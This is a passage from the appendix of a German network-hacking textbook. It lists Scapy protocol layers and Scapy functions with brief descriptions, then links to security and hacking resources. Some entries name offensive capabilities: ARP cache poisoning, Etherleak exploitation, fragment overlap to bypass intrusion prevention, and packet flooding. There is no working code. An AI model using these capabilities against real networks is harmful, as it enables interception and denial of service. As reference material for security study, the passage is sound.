SMBSession_Setup_AndX_Response	Session Setup AndX Response
SM_Confirm	Pairing Confirm
SM_Encryption_Information	Encryption Information
SM_Failed	Pairing Failed
SM_Hdr	SM header
SM_Identity_Address_Information	Identity Address Information
SM_Identity_Information	Identity Information
SM_Master_Identification	Master Identification
SM_Pairing_Request	Pairing Request
SM_Pairing_Response	Pairing Response
SM_Random	Pairing Random
SM_Signing_Information	Signing Information
SNAP	SNAP
SNMP	None
SNMPbulk	None
SNMPget	None
SNMPinform	None
SNMPnext	None
SNMPresponse	None
SNMPset	None

Tab. A.1 (Fortsetzung)

Name	Description
SNMPtrapv1	None
SNMPtrapv2	None
SNMPvarbind	None
STP	Spanning Tree Protocol
SixLoWPAN	SixLoWPAN(Packet
Skinny	Skinny
TCP	TCP
TCPerror	TCP in ICMP
TFTP	TFTP opcode
TFTP_ACK	TFTP Ack
TFTP_DATA	TFTP Data
TFTP_ERROR	TFTP Error
TFTP_OACK	TFTP Option Ack
TFTP_Option	None
TFTP_Options	None
TFTP_RRQ	TFTP Read Request
TFTP_WRQ	TFTP Write Request
UDP	UDP
UDPerror	UDP in ICMP
USER_CLASS_DATA	user class data
VENDOR_CLASS_DATA	vendor class data
VENDOR_SPECIFIC_OPTION	vendor specific option data
VRRP	None
VRRPv3	None
VXLAN	VXLAN
X509_AccessDescription	None
X509_AlgorithmIdentifier	None
X509_Attribute	None
X509_AttributeTypeAndValue	Non
X509_AttributeValue	None
X509_CRL	None
X509_Cert	None
X509_DNSName	None
X509_DirectoryName	None
X509_EDIPartyName	None
X509_ExtAuthInfoAccess	None
X509_ExtAuthorityKeyIdentifier	None
X509_ExtBasicConstraints	None
X509_ExtCRLDistributionPoints	None

Tab. A.1 (Fortsetzung)

Name	Description
X509_ExtCRLNumber	None
X509_ExtCertificateIssuer	None
X509_ExtCertificatePolicies	None
X509_ExtComment	None
X509_ExtDefault	None
X509_ExtDeltaCRLIndicator	None
X509_ExtDistributionPoint	None
X509_ExtDistributionPointName	None
X509_ExtExtendedKeyUsage	None
X509_ExtFreshestCRL	None
X509_ExtFullName	None
X509_ExtGeneralSubtree	None
X509_ExtInhibitAnyPolicy	None
X509_ExtInvalidityDate	None
X509_ExtIssuerAltName	None
X509_ExtIssuingDistributionPoint	None
X509_ExtKeyUsage	None
X509_ExtNameConstraints	None
X509_ExtNameRelativeToCRLIssuer	None
X509_ExtNetscapeCertType	None
X509_ExtNoticeReference	None
X509_ExtPolicyConstraints	None
X509_ExtPolicyInformation	None
X509_ExtPolicyMappings	None
X509_ExtPolicyQualifierInfo	None
X509_ExtPrivateKeyUsagePeriod	None
X509_ExtQcStatement	None
X509_ExtQcStatements	None
X509_ExtReasonCode	None
X509_ExtSubjInfoAccess	None
X509_ExtSubjectAltName	None
X509_ExtSubjectDirectoryAttributes	None
X509_ExtSubjectKeyIdentifier	None
X509_ExtUserNotice	None
X509_Extension	None
X509_Extensions	None
X509_GeneralName	None
X509_IPAddress	None
X509_OtherName	None

Tab. A.1 (Fortsetzung)

Name	Description
X509_PolicyMapping	None
X509_RDN	None
X509_RFC822Name	Non
X509_RegisteredID	None
X509_RevokedCertificate	None
X509_SubjectPublicKeyInfo	None
X509_TBSCertList	None
X509_TBSCertificate	None
X509_URI	None
X509_Validity	None
X509_X400Address	None
ZCLGeneralReadAttributes	General Domain Command Frame Payload read_attributes
ZCLGeneralReadAttributesResponse	General Domain Command Frame Payload read_attributes_response
ZCLMeteringGetProfile	Metering Cluster Get Profile Command (Server Received
ZCLPriceGetCurrentPrice	Price Cluster Get Current Price Command (Server Received
ZCLPriceGetScheduledPrices	Price Cluster Get Scheduled Prices Command (Server Received
ZCLPricePublishPrice	Price Cluster Publish Price Command (Server Generated
ZCLReadAttributeStatusRecord	ZCL Read Attribute Status Record
ZEP1	Zigbee Encapsulation Protocol (V1
ZEP2	Zigbee Encapsulation Protocol (V2
ZigBeeBeacon	ZigBee Beacon Payload
ZigbeeAppCommandPayload	Zigbee Application Layer Command Payload
ZigbeeAppDataPayload	Zigbee Application Layer Data Payload (General APS Frame Format
ZigbeeAppDataPayloadStub	Zigbee Application Layer Data Payload for Inter-PAN Transmission
ZigbeeClusterLibrary	Zigbee Cluster Library (ZCL) Frame
ZigbeeNWK	Zigbee Network Layer
ZigbeeNWKCommandPayload	Zigbee Network Layer Command Payload
ZigbeeNWKStub	Zigbee Network Layer for Inter-PAN Transmission
ZigbeeSecurityHeader	Zigbee Security Header

A.2 Funktionen

Tab. A.2 Scapy functions

Name	Description
IPID_count	Identify IP id values classes in a list of packets
arpcachepoison	Poison target's cache with (your MAC,victim's IP) couple
arping	Send ARP who-has requests to determine which hosts are up
arpleak	Exploit ARP leak flaws, like NetBSD-SA2017-002.
bind_layers	Bind 2 layers on some specific fields' values
bridge_and_sniff	Forward traffic between interfaces if1 and if2, sniff and return
chexdump	Build a per byte hexadecimal representation
computeNIGroupAddr	Compute the NI group Address. Can take a FQDN as input parameter
corrupt_bits	Flip a given percentage or number of bits from a string
corrupt_bytes	Corrupt a given percentage or number of bytes from a string
defrag	defrag(plist) -> ([not fragmented], [defragmented]
defragment	defragment(plist) -> plist defragmented as much as possible
dhcp_request	Send a DHCP discover request and return the answer
dyndns_add	Send a DNS add message to a nameserver for "name" to have a new "rdata
dyndns_del	Send a DNS delete message to a nameserver for "name
etherleak	Exploit Etherleak flaw
explore	Function used to discover the Scapy layers and protocols
fletcher16_checkbytes	Calculates the Fletcher-16 checkbytes returned as 2 byte binary-string
fletcher16_checksum	Calculates Fletcher-16 checksum of the given buffer
fragleak	–
fragleak2	–
fragment	Fragment a big IP datagram
fuzz	Transform a layer into a fuzzy layer by replacing some default values by random objects
getmacbyip	Return MAC address corresponding to a given IP address
getmacbyip6	Returns the MAC address corresponding to an IPv6 address
hexdiff	Show differences between 2 binary strings
hexdump	Build a tcpdump like hexadecimal view
hexedit	Run hexedit on a list of packets, then return the edited packets
hexstr	Build a fancy tcpdump like hex from bytes
import_hexcap	Imports a tcpdump like hexadecimal view
is_promisc	Try to guess if target is in Promisc mode. The target is provided by its ip

Tab. A.2 (Fortsetzung)

Name	Description
linehexdump	Build an equivalent view of hexdump() on a single line
ls	List available layers, or infos on a given layer class or name
neighsol	Sends and receive an ICMPv6 Neighbor Solicitation message
overlap_frag	Build overlapping fragments to bypass NIPS
promiscping	Send ARP who-has requests to determine which hosts are in promiscuous mode
rdpcap	Read a pcap or pcapng file and return a packet list
report_ports	portscan a target and output a LaTeX table
restart	Restarts scapy
send	Send packets at layer 3
sendp	Send packets at layer 2
sendpfast	Send packets at layer 2 using tcpreplay for performance
sniff	Sniff packets and return a list of packets
split_layers	Split 2 layers previously bound
sr	Send and receive packets at layer 3
sr1	Send packets at layer 3 and return only the first answer
sr1flood	Flood and receive packets at layer 3 and return only the first answer
srbt	send and receive using a bluetooth socket
srbt1	send and receive 1 packet using a bluetooth socket
srflood	Flood and receive packets at layer 3
srloop	Send a packet at layer 3 in loop and print the answer each time
srp	Send and receive packets at layer 2
srp1	Send and receive packets at layer 2 and return only the first answer
srp1flood	Flood and receive packets at layer 2 and return only the first answer
srpflood	Flood and receive packets at layer 2
srploop	Send a packet at layer 2 in loop and print the answer each time
tcpdump	Run tcpdump or tshark on a list of packets
tdecode	Run Tshark on a list of packets
traceroute	Instant TCP traceroute
traceroute6	Instant TCP traceroute using IPv6
traceroute_map	Util function to call traceroute on multiple targets, then
tshark	Sniff packets and print them calling pkt.summary(
wireshark	Run Wireshark on a list of packets
wrpcap	Write a list of packets to a pcap file

Anhang B: Weiterführende Links

URL	Beschreibung
www.secdev.org/projects/scapy/	Die Projektseite von Scapy, dem weltbesten Paketgenerator
docs.python.org	Offizielle Python-Dokumentation
pypi.python.org	Python Package Index – Suchmaschine für Python-Module
bluez.org	Der offizielle Bluetooth-Protokoll-Stack von GNU/Linux
http://trifinite.org/	Eine Research Gruppe, die sich ausschließlich mit Bluetooth Security beschäftigt
www.phrack.org	Das älteste und beste Hacker Magazin der Welt! Die meisten Source-Code-Beispiele sind allerdings in C geschrieben.
seclists.org	Mailing List Archive der größten IT-Security-Mailing-Listen wie Bugtraq und Full Disclosure
www.packetstormsecurity.net	News, Tools, Exploits und Foren
www.uninformed.org	Ein sehr technisches Magazin über IT-Security, Reverse Engineering und Low-Level-Programmierung
events.ccc.de	Events des Chaos Computer Clubs mit guten Kontaktmöglichkeiten und herausragenden Vorträgen
www.defcon.org	Der größte Hacker-Kongress der USA mit ebenfalls sehr guten Vortragsvideos
www.securitytube.net/	Das Video-Portal für IT-Security Tutorials
www.owasp.org	Open Web Application Security Project – Viele nützliche Informationen rund um Web Security inklusive eigener Konferenzen

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9

URL	Beschreibung
https://www.bluetooth.org/DocMan/handlers/DownloadDoc.ashx?docid=421043	Bluetooth 5.0 Specifikation
https://knobattack.com/	Detailierte Informationen über den Bluetooth KNOB Angriff
https://francozappa.github.io/about-bias/	Detailierte Informationen über den Bluetooth BIAS Angriff
https://www.armis.com/blueborne/	Informationsseite des Blueborne Exploits
https://github.com/seemoo-lab	Bluetooth Hacking Projekte des Seemoo Labs
https://www.krackattacks.com/	Informationsseite des WLAN KRACK Angriffs
www.aircrack-ng.org	Das weltbeste Toolset für Wireless-LAN-Security
tcpdump.org	Die Homepage des Tcpdump Sniffers und Libpcap inklusive Beschreibung der PCAP-Expression-Language
wireshark.org	Der weltweit führende Sniffer und Protocol Analyzer
p-a-t-h.sf.net	Perl Advanced TCP Hijacking – Ein Network Hijacking Toolkit in Perl
www.ettercap-project.org	Ettercap ist eine Toolsammlung für Man-in-the-Middle-Angriffe in einem LAN-Netzwerk.
thehackernews.com	Nachrichten von uns aus der Hacker Gemeinschaft inklusive eigenem Magazin
hitb.org	Hack in the box – Conference, Magazin, Foren und Newsportal

Stichwortverzeichnis

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9